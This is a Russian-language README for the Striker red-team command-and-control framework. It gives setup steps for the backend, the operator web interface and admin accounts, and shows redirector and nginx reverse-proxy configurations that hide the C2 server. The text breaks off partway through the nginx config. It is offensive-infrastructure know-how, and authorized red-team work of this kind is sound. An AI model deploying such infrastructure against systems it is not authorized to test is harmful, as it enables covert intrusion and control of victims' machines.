
 4g3nt47/striker
Многооператорная C2-инфраструктура с нативными агентами на C и Python, каналами HTTP(S), асинхронными задачами и реактивным веб-интерфейсом для операций red team.

Striker - это простая программа Command and Control (C2).


Этот проект находится в активной разработке. Большинство функций являются экспериментальными, и их будет больше. Ожидайте критических изменений.
A) Агенты
B) Бэкенд / Teamserver
C) Пользовательский интерфейс
Клонируйте репозиторий;
$ git clone https://github.com/4g3nt47/Striker.git
$ cd Striker
Кодовая база разделена на 4 независимых раздела:
Он обрабатывает всю серверную логику как для операторов, так и для агентов. Это приложение NodeJS, созданное с помощью:
express - Для REST API.socket.io - Для связи через Web Socket.mongoose - Для подключения к MongoDB.multer - Для обработки загрузки файлов.bcrypt - Для хеширования паролей пользователей.Исходный код находится в каталоге backend/. Для настройки сервера:
Striker использует MongoDB в качестве серверной базы данных для хранения всех важных данных. Вы можете установить её локально на свой компьютер, используя это руководство для дистрибутивов на основе Debian, или создать бесплатную базу данных с помощью MongoDB Atlas (платформа «База данных как услуга»).
$ cd backend
$ npm install
$ mkdir static
Вы можете использовать эту папку для размещения статических файлов на сервере. В неё также должна указывать переменная UPLOAD_LOCATION в файле .env (подробнее об этом позже), но это не обязательно. Файлы в этом каталоге будут общедоступны по пути /static/.
.env;ПРИМЕЧАНИЕ: Значения между < и > являются заполнителями. Замените их подходящими значениями (включая <>). Для полей, требующих случайные строки, вы можете легко сгенерировать их с помощью;
$ head -c 100 /dev/urandom | sha256sum
DB_URL=<your MongoDB connection URL>
HOST=<host to listen on (default: 127.0.0.1)>
PORT=<port to listen on (default: 3000)>
SECRET=<random string to use for signing session cookies and encrypting session data>
ORIGIN_URL=<full URL of the server you will be hosting the frontend at. Used to setup CORS>
REGISTRATION_KEY=<random string to use for authentication during signup>
MAX_UPLOAD_SIZE=<max file upload size, in bytes>
UPLOAD_LOCATION=<directory to store uploaded files to (default: static)>
SSL_KEY=<your SSL key file (optional)>
SSL_CERT=<your SSL cert file (optional)>
Обратите внимание, что SSL_KEY и SSL_CERT являются необязательными. Если ни один не определён, будет создан обычный HTTP-сервер. Это помогает избежать лишних накладных расходов при запуске сервера за SSL-прокси на том же хосте.
$ node index.js
[12:45:30 PM]  Connecting to backend database...
[12:45:31 PM]  Starting HTTP server...
[12:45:31 PM]  Server started on port: 3000
Это веб-интерфейс, используемый операторами. Это одностраничное веб-приложение, написанное на Svelte, исходный код находится в каталоге frontend/.
Для настройки фронтенда:
$ cd frontend
$ npm install
.env с переменной VITE_STRIKER_API, установленной на полный URL сервера C2, настроенного выше;VITE_STRIKER_API=https://c2.striker.local
$ npm run build
Вышеуказанное скомпилирует всё в статическое веб-приложение в каталоге dist/. Вы можете переместить все файлы внутрь в корень веб-сервера или даже разместить их с помощью простого HTTP-сервера, например, на Python:
$ cd dist
$ python3 -m http.server 8000
Register.REGISTRATION_KEY в backend/.env)Это создаст обычную учётную запись. Для доступа к некоторым функциям потребуется учётная запись администратора. Ваша первая учётная запись администратора должна быть создана вручную, после чего вы сможете повышать и понижать привилегии других учётных записей на вкладке Users веб-интерфейса.
Чтобы создать первую учётную запись администратора:
users и установите поле admin целевого пользователя в true;Есть разные способы это сделать. Если у вас есть mongo в командной строке, вы можете сделать это с помощью;
$ mongo <your MongoDB connection URL>
> db.users.updateOne({username: "<your username>"}, {$set: {admin: true}})
Вы должны получить следующий ответ, если всё работает;
{ "acknowledged" : true, "matchedCount" : 1, "modifiedCount" : 1 }
Теперь вы можете войти в систему :)
A) Перенаправление через «тупой» канал
Редиректор на основе «тупого канала», написанный для Striker, доступен в redirector/redirector.py. Очевидно, это будет работать только для обычного HTTP-трафика или для HTTPS, когда проверка SSL отключена (вы можете сделать это, включив макрос INSECURE_SSL в C-агенте).
Следующий пример прослушивает порт 443 на всех интерфейсах и перенаправляет на c2.example.org на порту 443;
$ cd redirector
$ ./redirector.py 0.0.0.0:443 c2.example.org:443
[*] Starting redirector on 0.0.0.0:443...
[+] Listening for connections...
B) Nginx в качестве обратного прокси-редиректора
$ sudo apt install nginx
/etc/nginx/sites-available/striker);Заполнители;
<domain-name> - Это полное доменное имя вашего сервера, и оно должно совпадать с именем в SSL-сертификате.<ssl-cert> - Файл SSL-сертификата.<ssl-key> - Файл SSL-ключа.<c2-server> - Полный URL сервера C2, на который будут перенаправляться запросы.ПРЕДУПРЕЖДЕНИЕ: client_max_body_size должен быть таким же большим, как размер, определённый в MAX_UPLOAD_SIZE в вашем файле backend/.env, иначе загрузка больших файлов будет неудачной.
server {
    listen 443 ssl;
    server_name             <domain-name>;
    ssl_certificate         <ssl-cert>;
    ssl_certificate_key     <ssl-key>;
    client_max_body_size    100M;
    access_log              /var/log/nginx/striker.log;
